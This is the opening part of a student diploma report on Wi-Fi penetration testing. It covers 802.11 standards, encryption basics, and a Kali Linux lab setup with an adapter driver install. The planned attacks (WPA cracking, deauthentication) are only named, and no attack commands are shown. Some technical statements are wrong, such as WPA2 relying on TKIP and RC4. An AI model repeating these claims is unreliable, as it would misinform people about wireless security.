



CDAC-TVM
DCSF

WI-FI PENETRATION TESTING

By :


Suraj Talkatkar

Atharva Joshi

Priscilla A

Viraj Padekar

Nikita Thorat



PROJECT REPORT

On

“Wi-Fi PENTESTING”

Submitted to



For Partial Fulfilment

Of

**Post Graduation Diploma In
CYBER SECURITY AND FORENSICS
(September 2023)**

Submitted By:

NAMES	PRN
SURAJ TALKATKAR	230960940051
ATHARVA JOSHI	230960940008
PRISCILLA A.	230960940041
VIRAJ PADEKAR	230960940058
NIKITA THORAT	230960940053

UNDER THE GUIDANCE OF

MR JAYARAM P.

(Project Guide & Centre Co-ordinator)

ACKNOWLEDGEMENT

I extend my heartfelt gratitude to all those who have contributed to the successful completion of this project report on **Wi-Fi penetration testing**. This endeavour has been a journey of learning, exploration, and collaboration., I express my deepest appreciation to my project supervisor **Mr. Jayaram P.**, whose guidance, expertise, and encouragement played a pivotal role in shaping this report. His insightful feedback and continuous support were instrumental in refining the focus and methodology of the project.

I extend my thanks to express my gratitude to the entire academic community and the wealth of resources available online that have been indispensable in deepening my understanding of Wi-Fi penetration testing. This project would not have been possible without the collective efforts of these individuals and entities. I am truly grateful for their contributions to the successful completion of this endeavour.

INDEX

Chapter No.	Title	Page No.
01.	Abstract	1
02.	Introduction	2
03.	Objectives	3
04.	IEEE 802.11	5
05.	Security	10
06.	Setup And Installation	15
07.	Penetration Test (Theory)	20
08.	Penetration Testing & Results	26
09.	Mitigations	31
10.	Summary	33
11.	References	34

CHAPTER 1 - ABSTRACT

This project focuses on Wi-Fi penetration testing, a proactive approach to evaluating and fortifying the security of wireless networks. The project explores both manual and automated methodologies by applying ethical hacking techniques and tools such as Aircrack-ng and Wireshark. The primary objective is to identify and address potential vulnerabilities, with a particular emphasis on common attack vectors like password vulnerabilities, rogue access points, and encryption weaknesses.

Throughout the testing process, legal and ethical considerations are prioritized, ensuring responsible practices. The report not only provides insights into potential weaknesses but also offers actionable recommendations for network administrators and security professionals. By emphasising security best practices, the project aims to empower users to enhance the robustness of their Wi-Fi infrastructure and reduce the risk of unauthorised access and data breaches

In conclusion, this Wi-Fi pen-testing project serves as a comprehensive guide for organizations and individuals seeking to strengthen the security of their wireless networks. The findings and recommendations presented contribute to a proactive and informed approach to mitigating cybersecurity risks in the dynamic landscape of wireless connectivity.

CHAPTER 2 - INTRODUCTION

Wi-Fi, providing seamless connectivity in today's connected world, has become a vital part of everyday life. Yet convenience also comes with a likelihood of security risks. This project report aims to examine Wi-Fi security through the lens of penetration testing, which is a proactive method of finding and fixing vulnerabilities. Pen-testing, which is also known as Wi-Fi penetration testing, simulates cyberattacks on a Wi-Fi network to assess the network's security posture. To put it another way, it's similar to stress-testing your Wi-Fi to make sure it can resist any potential attempts by evil parties to compromise it.

We begin with our study by understanding the fundamentals of Wi-Fi security, including authentication procedures and encryption standards. Next, we address the practical side of penetration testing by simulating real-world scenarios using specialized tools. Even for people who are unfamiliar with the field, the report's step-by-step instructions make the process easily understandable. Crucially, we'll highlight major flaws that could allow unwanted access to a Wi-Fi network, such as outdated encryption standards, poorly typed passwords, and incorrect setups. By doing this, we provide users with the knowledge they need to defend their networks from prospective attacks. This project also seeks to close the knowledge gap by understandably communicating intricate technical ideas to a wide audience. We think that every person, irrespective of their technical expertise.

To sum up, this study on the Wi-Fi pen-testing initiative is a valuable resource for people and businesses seeking to strengthen their cybersecurity defences. By recognizing and mitigating such flaws, we enhance the safety and security of the internet for everyone.

CHAPTER 3 - OBJECTIVE

The primary objective of this project is to conduct comprehensive and advanced Wi-Fi penetration testing to identify vulnerabilities in wireless networks, assess the overall security posture, and recommend robust measures for mitigation. The project aims to achieve the following key objectives:

1. Identification of Weaknesses:

Perform in-depth analysis and identification of potential vulnerabilities in WiFi networks, including but not limited to weak encryption, misconfigurations, and unauthorized access points.

2. Security Assessment:

Conduct a thorough assessment of the Wi-Fi security landscape by evaluating the effectiveness of existing security protocols, authentication mechanisms, and intrusion detection/prevention systems.

3. Exploitation Simulation:

Simulate real-world cyber-attacks to assess the network's resilience against common and sophisticated exploitation techniques. This involves testing for vulnerabilities such as WEP/WPA/WPA2/WPA3 cracking, de-authentication attacks, and rogue access point exploitation.

4. Risk Analysis:

Perform a detailed risk analysis to prioritize identified vulnerabilities based on their potential impact on the confidentiality, integrity, and availability of the Wi-Fi network. Evaluate the risks associated with different attack vectors and potential data breaches.

5. Compliance Verification:

Ensure compliance with industry standards and best practices, such as those outlined by the Payment Card Industry Data Security Standard (PCI DSS) and other relevant frameworks. Provide recommendations to address any non-compliance issues.

6. Recommendation and Remediation:

Develop a comprehensive set of recommendations and remediation strategies to address the identified vulnerabilities. Prioritize the recommendations based on their criticality and feasibility of implementation.

7. Documentation and Reporting:

Prepare detailed documentation of the entire Wi-Fi penetration testing process, methodologies employed, tools used, and findings. Generate a comprehensive report outlining the identified vulnerabilities, associated risks, and recommended remediation steps in a clear and actionable format.

By accomplishing these objectives, the project aims to significantly enhance the overall security posture of the Wi-Fi network, fortifying it against potential cyber threats and ensuring the confidentiality, integrity, and availability of sensitive data.

CHAPTER 4 - IEEE 802.11

The history of wireless technology cannot be discussed without referring to the ALOHA NET research project of the University of Hawaii in the 1970s. Wired internet technology became popular in office buildings and a private residence in the early 1990s, and the demand for fast, reliable internet connection among companies and individuals became rampant. People and businesses are getting fed up with the slow download rate of the dial-up network, at the same time mobile laptops were been introduced, so this gave way to the enactment of the 802.11 standard in 1997 and subsequently lead to the development of the interoperability certification by the Wi-Fi Alliance (formerly WECA). The 802.11 is a subset of the IEEE 802 standard while the former deals with all local and metropolitan area networks, the latter deals with the wireless Local Area Network, and the suffix .11 was assigned to the wireless local area network (WLAN). As technology advances, the use of wireless has become rampant across the world, with business executive making use of their Pda, Palm-top etc.

Standards and Bands

802.11 is a set of standards/rules that governs the communication of stations across the wireless network, it consists of different standards that help in the propagation of wireless signal across the wireless network. Wireless networking standards typically operate at various bands across the wireless spectrum; they also specify the types of data that could be sent across a network. Band and Standard work hand in hand in wireless networking; hence a set of standards can operate between one or more bands.

As there are different types of standards in wireless networking, so also are their various forms of header by standards that are used to transmit data to other applications or to transmit control and information messages for its functionality support. These headers tend to be different in their forms among a protocol or across protocols.

The different standards in wireless networking are;

- 802.11a
- 802.11b
- 802.11g
- 802.11n
- 802.11ac
- 802.11ax

STANDARD	YEAR RELEASED	FREQUENCY (GHZ)	SPEED	RANGE (INDOOR)	RANGE (OUTDOOR)
802.11	1997	2.4	2Mbps	20m	100m
802.11A	1999	5	1.5-54Mbps	35m	120/5000m
802.11B	1999	2.4	11Mbps	35m	120m
802.11G	2003	2.4	54Mbps	38m	140m
802.11N	2009	2.4/5	600Mbps	70m	250m
802.11AC	2013	2.4/5	450/1300Mbps	35m	-
802.11AX	2019	2.4/5	10-15Gbs	30m	120m

(Figure 1. Evolution of 802.11 Standard)

802.11b: This standard was created as a result of the expansion the IEEE made on the original 802.11 standard in 1999. It operates in the 2.4GHz unregulated radio frequency band at a maximum data bandwidth of up to 11 Mbit/s through a single-input single-output (SISO) antennae configuration. Because 802.11b operates in an unregulated frequency band, ISPs prefer to use this standard over its twin standard (802.11a) which was widely adopted around the world to serve the home market. In as much as it received huge acceptance, it also has its pros and cons. Its pros and cons include

Pros

- Low implementation cost for the vendors
- Widely Adopted
- Signals are not easily obstructed
- Excellent signal range

Cons

- Home appliance interference due to its unregulated frequency band
- Slowest maximum data rate

802.11a: The IEEE created a second extension for the original 802.11 in 1999, almost the same time while 802.11b was in development. 802.11a received less acceptance and adoption compared to 802.11b because of its high implementation cost which led to its deployment mostly around the business environment. It supports a maximum bandwidth of up to 54 Mbit/s in the 5.0GHz regulated frequency band using a single-input single-output (SISO) antennae configuration. There are 12 – 13 overlapping channels on the 802.11a standard, out of which

12 can be used in an indoor environment while 4 – 5 of the 12 channels could be used in a point–point configuration in an outdoor environment. Its pros and cons include

Pros

- No interference from other devices due to its regulated frequencies
- Fast maximum data rate

Cons

- High implementation cost
- Shorter signal range
- Difficulty penetrating walls

802.11g: This standard was developed in 2003 to cater for the newer wireless networking devices that are been manufactured because they support newer hardware and software capabilities. 802.11g received much acceptance and was widely deployed along with 802.11b because it combines features from both 802.11a and 802.11b. It operates in the 2.4GHz frequency band at a maximum data rate of 54 Mbit/s through a single-input single-output (SISO) antennae configuration. Wireless device manufacturers produced a vast number of devices supporting this standard because of its combined features of 2.4GHz high-frequency range and fast data rate of 54 Mbit/s. It is also a choice standard due to its backward compatibility; it is backwards compatible with 802.11b, and this means that 802.11g access points can work with wireless network adapters that support 802.11b and vice versa.

Pros

- Widely Adopted
- Fast maximum data rate
- High-frequency range
- Backward compatible

Cons

- Higher implementation cost compared to 802.11b
- There may be interference because of the unregulated frequency

802.11n: This standard was a newer standard created by IEEE in 2009 to improve the amount of bandwidth of 802.11g by utilizing multiple wireless signals and antennas. It can operate at a maximum data rate of up to 600 Mbit/s in both 2.4 and 5.0 GHz frequency bands. 802.11n uses the multiple-input multiple-output (MIMO) antennae configuration compared to other standards that use only one, and it is backwards compatible with 802.11b and 802.11g.

Pros

- Fastest maximum speed so far
- Increased signal intensity
- Resistant to signal interference from other devices

Cons

- Expensive to implement compared to other standards
- There can be interference to the nearby 802.11b/g networks because of the multiple signals.

802.11ac: Released in 2013, 802.11ac, or Wi-Fi 5, operates on the 5 GHz band and delivers high-speed data transfer, supporting rates of several gigabits per second. It incorporates MIMO for enhanced communication, wider channels, and beamforming for improved signal strength. The standard is well-suited for high-bandwidth applications like video streaming and online gaming. Backward compatibility with 2.4 GHz networks and improved performance in crowded areas are notable features. However, it has been succeeded by 802.11ax (Wi-Fi 6) for further advancements in speed, capacity, and overall wireless efficiency.

Pros

- High-speed data transfer
- Improved performance in crowded environments
- Advanced technologies like MIMO and beamforming make 802.11ac an efficient Wi-Fi standard.

Cons

- Limited compatibility with older devices.
- Potential susceptibility to interference in the 5 GHz frequency band.

802.11ax: Released in 2019, 802.11ax, or Wi-Fi 6, is designed to improve overall network efficiency, offering higher data rates, enhanced capacity, and better performance in crowded environments. It introduces technologies like Orthogonal Frequency Division Multiple Access (OFDMA) for more efficient channel utilization, Target Wake Time (TWT) for improved device power efficiency, and Basic Service Set (BSS) colouring to mitigate interference, making it a significant advancement in wireless technology.

Pros:

- 802.11ax (Wi-Fi 6) offers higher data rates
- Improved capacity
- Enhanced performance in crowded environments

Cons

- Initial deployment costs
- The need for compatible devices may pose challenges for widespread adoption of 802.11ax (Wi-Fi 6).

CHAPTER 5 - SECURITY

There has been drastic advancement in the field of networking and wireless technologies. We are surrounded by wireless devices all-round. No matter how good a system we have been building, it is worthless unless we can make it reliable and secure enough to practice in daily life. A reliable wireless technology has to be capable enough to prevent every unauthorized access request and any valuable information in it. The building blocks of secured communications must ensure integrity, confidentiality and availability. Modern-day security issues can be categorised under four major threats: Interception, Interruption, Modification and Fabrication.

The most popular Wi-Fi security threats have been illustrated in Figure



(Figure 2. Major Wi-Fi Security Threats)


As shown in Figure 2, present-day security threats over wireless networks are many. Wireless security has been very challenging over recent years with more techniques and exploits being published over the internet. Unauthorized access to the WPA to capture data from the air is among very common security threats.

In wireless communication, data are transmitted in an encrypted format to avoid eavesdropping while the data travels across the network medium. An overview of how data could be managed (encryption and decryption) will be necessary. Data can be encrypted and decrypted in two basic ways:

- Symmetric key algorithm
- Public-key algorithm

Symmetric key algorithm: This algorithm type uses the same cryptographic key for the encryption and decryption of data where communicating parties involved must agree on the secret key to be used before exchanging data, the message to be encrypted is known as “plain text” while the message to be decrypted is known as “cipher text”. Symmetric keys use stream and block cipher in encrypting and decrypting messages, these only guarantee privacy but do not provide integrity and authentication over the message.


- Stream cipher - encrypts each byte of a message one at a time
- Block cipher - takes a number of messages and encrypts them as a single unit.



(Figure 3. Symmetric key algorithm)

According to the figure above, the plaintext was encrypted with a key ciphering the text as a stream or as a block using any of the known symmetric algorithms (AES, RC4, Blowfish) to convert the message to a cipher text. The same key used to encrypt the plaintext must be used to decrypt the cipher text before the receiver can read the original message.

Public-key algorithm: This algorithm type requires two separate keys “public” and “private”. The public key is used to encrypt a plaintext or to verify a digital certificate while the private key is used to decrypt a cipher text or to create a digital certificate. Though the keys may be different, they are mathematically linked together.



(Figure 4. Asymmetric/Public -key algorithm)

In the Asymmetric-key algorithm, a secure conversation can occur when a sender encrypts a message (Plaintext) with the receiver's public key which would be known to everyone (as the name sounds), the message is then sent across using any public-key algorithm of choice (RSA, DSA etc.) to the receiver, the receiver will then use his private key to decrypt the cipher text using the same algorithm back to plaintext.

Asymmetric-key algorithm is safer than the symmetric-key algorithm in that both parties do not have to agree on the common key to be used to encrypt and decrypt the data. Also, it provides privacy, integrity and authenticity of the message. The only constraint of the public key is that it is not as fast as a symmetric key algorithm.

Security has been a major concern in wireless networking; it is the main focus of this write-up. Securing our wireless network has been a cumbersome task, since the invention of the wireless system, it has seen the emergence of different security parameters over the years but the wireless system still isn't well secure today. Lots of weaknesses still exist in the wireless system, and this has encouraged hackers, lobbyists and wireless enthusiasts to carry out various forms of attacks on a wireless network. It is very easy to hack into a wireless network these days because attackers do not have to be present on a particular network to initiate attacks, attacks can be initiated miles away by using a wireless adapter with directional antennae capable of injecting arbitrary packets and sniffing a particular network.

Different security measures are available in the wireless system. They are illustrated further below:


a. Wired Equivalent Privacy (WEP): The WEP security algorithm has been introduced as a security measure along with the 802-11 in 1997. It was encrypted with 10 to 26 hexadecimal digits. This system was supposedly capable enough to provide confidentiality of data when carried out in a wireless network compared to the traditional wired network.

This system mainly works in two main parameters

- i. WEP Key
- ii. Initialization Vector

Data carried over WEP uses the Real Encryption Algorithm (RC4) for security. This Algorithm initiates a key stream and it is included with the original message and such cipher text is then transmitted over the network. The keys used in WEP are a hexadecimal sequence of values and the length of such keys depends on the form of WEP standard implemented in the network.

- i. 64-bit WEP (10-digit key)
- ii. 128-bit WEP (26-digit key)
- iii. 256-bit WEP (58-digit key)



(Figure 5. WEP Encryption.)

Figure 5 illustrates the use of the RC4 algorithm in WEP encryption for data security. However, the WEP security protocol has several security drawbacks. It was discovered that the data sent over the networks secured by WEP encryption can be penetrated with a simple tool and technique available over the internet. As a result, it soon became unpopular among the users. Major drawbacks of WEP encryption can be illustrated as:

- i. Short Initialization Vector
- ii. Weak Encryption Protocol
- iii. Weak RC4 Algorithm Implementation
- iv. Shorts / Shared Keys

- v. No Key Management
- vi. Possibility of Message Modifications
- vii. Negative User Authentication
- viii. Eavesdroppers

The WEP security algorithm gives very limited security to unauthorized access and its security measures can be easily bypassed.

b. Wi-Fi Protected Access (WPA): WPA is an improved standard designed by Wi-Fi Alliance to fill the voids and security flaws in the WEP security standard in 2003. Its sophisticated Encryption techniques and user authentications have quickly made it possible to replace the existing WEP protocol. WPA relies on the Temporal Key Integrity Protocol (TKIP) for the encryption of the message transmitted over networks. It automatically regenerates a 128-bit authentication key for every packet transmitted over and prevents any unauthorized access and eavesdroppers. The major advantages of TKIP over WEP are:

- i. Per-Packet Mixing Operation
- ii. Message integrity authentication
- iii. Extended IV
- iv. Re-Keying Mechanisms

WPA is an improved security standard whose advanced encryption provides higher data safety when transmitted over the network.

c. Wi-Fi Protected Access 2(WPA2): This standard was implemented on 24 June 2004. It's a promising security solution for every 802.11 network capable enough to tackle most of the security voids in the earlier standards. It relies on TKIP and RC4. Michael Message Integrity Check is used for message integrity. It has also strong authentication for the users based on 802.1x EAP and PPK. It supports EAP, Radius, EAP -TLS and Pre-shared keys. Figure 9 shows the evolution of Wi-Fi security protocols with their security levels.

CHAPTER 6 - SETUP AND INSTALLATION

5.1 HARDWARE:

The hardware configuration for this thesis work will consist of the following;

- ASUS TUF Gaming F15 as the Attacker's PC (Running Kali Linux)
- TP-Link TL-WR740N Wireless Router



(Figure 6: Actual picture of Router)

- TP-Link TL-WN722N V2 USB-based Wireless Card



(Figure 7: Actual picture of Wireless Adapter)

- Allows for packet sniffing
- Already integrated into Kali Linux
- Allows for packet injection
- Smartphone Redmi Note 5 Pro

The TP-Link TL-WN722N V2 wireless card will be put in a “Monitor mode” similar to “promiscuous mode” in wired sniffing. When a card is put in “Monitor mode” it means that the card will see and accept all packets it sees on the current channel whether it is destined for the current host or not.

5.2 SOFTWARE

There are various ways of setting up this practical work. Kali Linux can be installed on any Intel-based PC by running it from a Live CD or USB or Permanently installing it on a Hard drive. It can also be installed on any Virtual Machine Hyper-V, VMWare, Parallels, Vagrant, Oracle VirtualBox, etc. Software needed for this thesis work includes:


- VMware Workstation
- Kali Linux
- AirCrack-ng (Inbuilt tool in Kali Linux)

For this work, I will be running Kali Linux on VMware Workstation. I will be running this simulation on my Windows-based ASUS TUF Gaming F15 laptop as the host and Kali Linux as the guest on VMware Workstation. The Installation will be divided into 2 parts

- Installing VMware Workstation
- Installing Kali Linux

To begin with the installation, VMware Workstation should be downloaded from https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_pro/17_0 After successfully downloading the package, it should be run to begin the installation. It is quite easy to set up VMware Workstation.

The next step is to download the Kali Linux VMware image from <https://cdimage.kali.org/kali-2023.4/kali-linux-2023.4-vmware-amd64.7z>. It can be downloaded directly or by registering and downloading. The installation stages are not shown because it is very easy to install Kali Linux. The screenshot below shows the final stage of installation.




(Figure 8: Final stage of installation)

5.3 TESTING NETWORK CARD FOR WIRELESS SNIFFING:

Not all network card supports wireless sniffing, I will show how to carry out an injection test to determine if a network card supports packet injection and sniffing, Injection test also determines the ping response time to the access point.

When the test is performed, it lists all the access points available in the area that respond to broadcast probes. Next, it performs a 30-packet test for each discovered access point to indicate the connection quality. This connection quality shows the ability of the network card to successfully send and receive responses to the packets it sent. An injection test can be used to test a specific access point by specifying the name and MAC address of the access point. The test initially sends out broadcast probe requests, these are probe requests that ask any access point listening to respond with a description of itself. A list of responding access points is assembled and will be used to carry out the next test (30-packet test) for each access point listed. If any access point responds, a message is printed on the screen indicating that the card can be successfully injected. The commands below can be used to perform an injection test:

To list all connected devices - `lsusb`




```
kali@ciphcr:~$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 001 Device 002: ID 2357:010c TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 004: ID 0e0f:0006 VMware, Inc. Virtual Keyboard
Bus 002 Device 005: ID 0e0f:0008 VMware, Inc. Virtual Bluetooth Adapter
```

(Figure 9: listed all connected devices)

To install the compatible driver for the network adapter:

`sudo apt install -y realtek-rtl8188eus-dkms`



```
kali@ciphcr:~$ sudo apt install -y realtek-rtl8188eus-dkms
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  cython3 debtags kali-debtags libappstream4 libjavascriptcoregtk-4.0-18 libperl5.36 libqt5multimedia5 libqt5multimedia5-plugins
  libqt5multimedia5gstools5 libqt5multimedia5widgets5 librtlsdr0 libucl1 libwebkit2gtk-4.0-37 libxring2 perl-modules-5.36 python3-backcall
  python3-debian python3-future python3-pickleshare python3-requests-toolbelt python3-rfc3986 python3-unicodectv
Use 'sudo apt autoremove' to remove them.
The following NEW packages will be installed:
  realtek-rtl8188eus-dkms
0 upgraded, 1 newly installed, 0 to remove and 10 not upgraded.
Need to get 1,493 kB of archives.
After this operation, 12.1 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/contrib amd64 realtek-rtl8188eus-dkms all 5.3.9-g~git20230921.3fae723-0kali1 [1,493 kB]
Fetched 1,493 kB in 1s (1,394 kB/s)
Selecting previously unselected package realtek-rtl8188eus-dkms.
(Reading database ... 412269 files and directories currently installed.)
Preparing to unpack .../realtek-rtl8188eus-dkms_5.3.9-g~git20230921.3fae723-0kali1_all.deb ...
Unpacking realtek-rtl8188eus-dkms (5.3.9-g~git20230921.3fae723-0kali1) ...
Setting up realtek-rtl8188eus-dkms (5.3.9-g~git20230921.3fae723-0kali1) ...
Loading new realtek-rtl8188eus-5.3.9-g~git20230921.3fae723 DKMS files...
Building for 6.6.9-amd64
Module build for kernel 6.6.9-amd64 was skipped since the
kernel headers for this kernel do not seem to be installed.
```

(Figure 10: install the compatible driver)

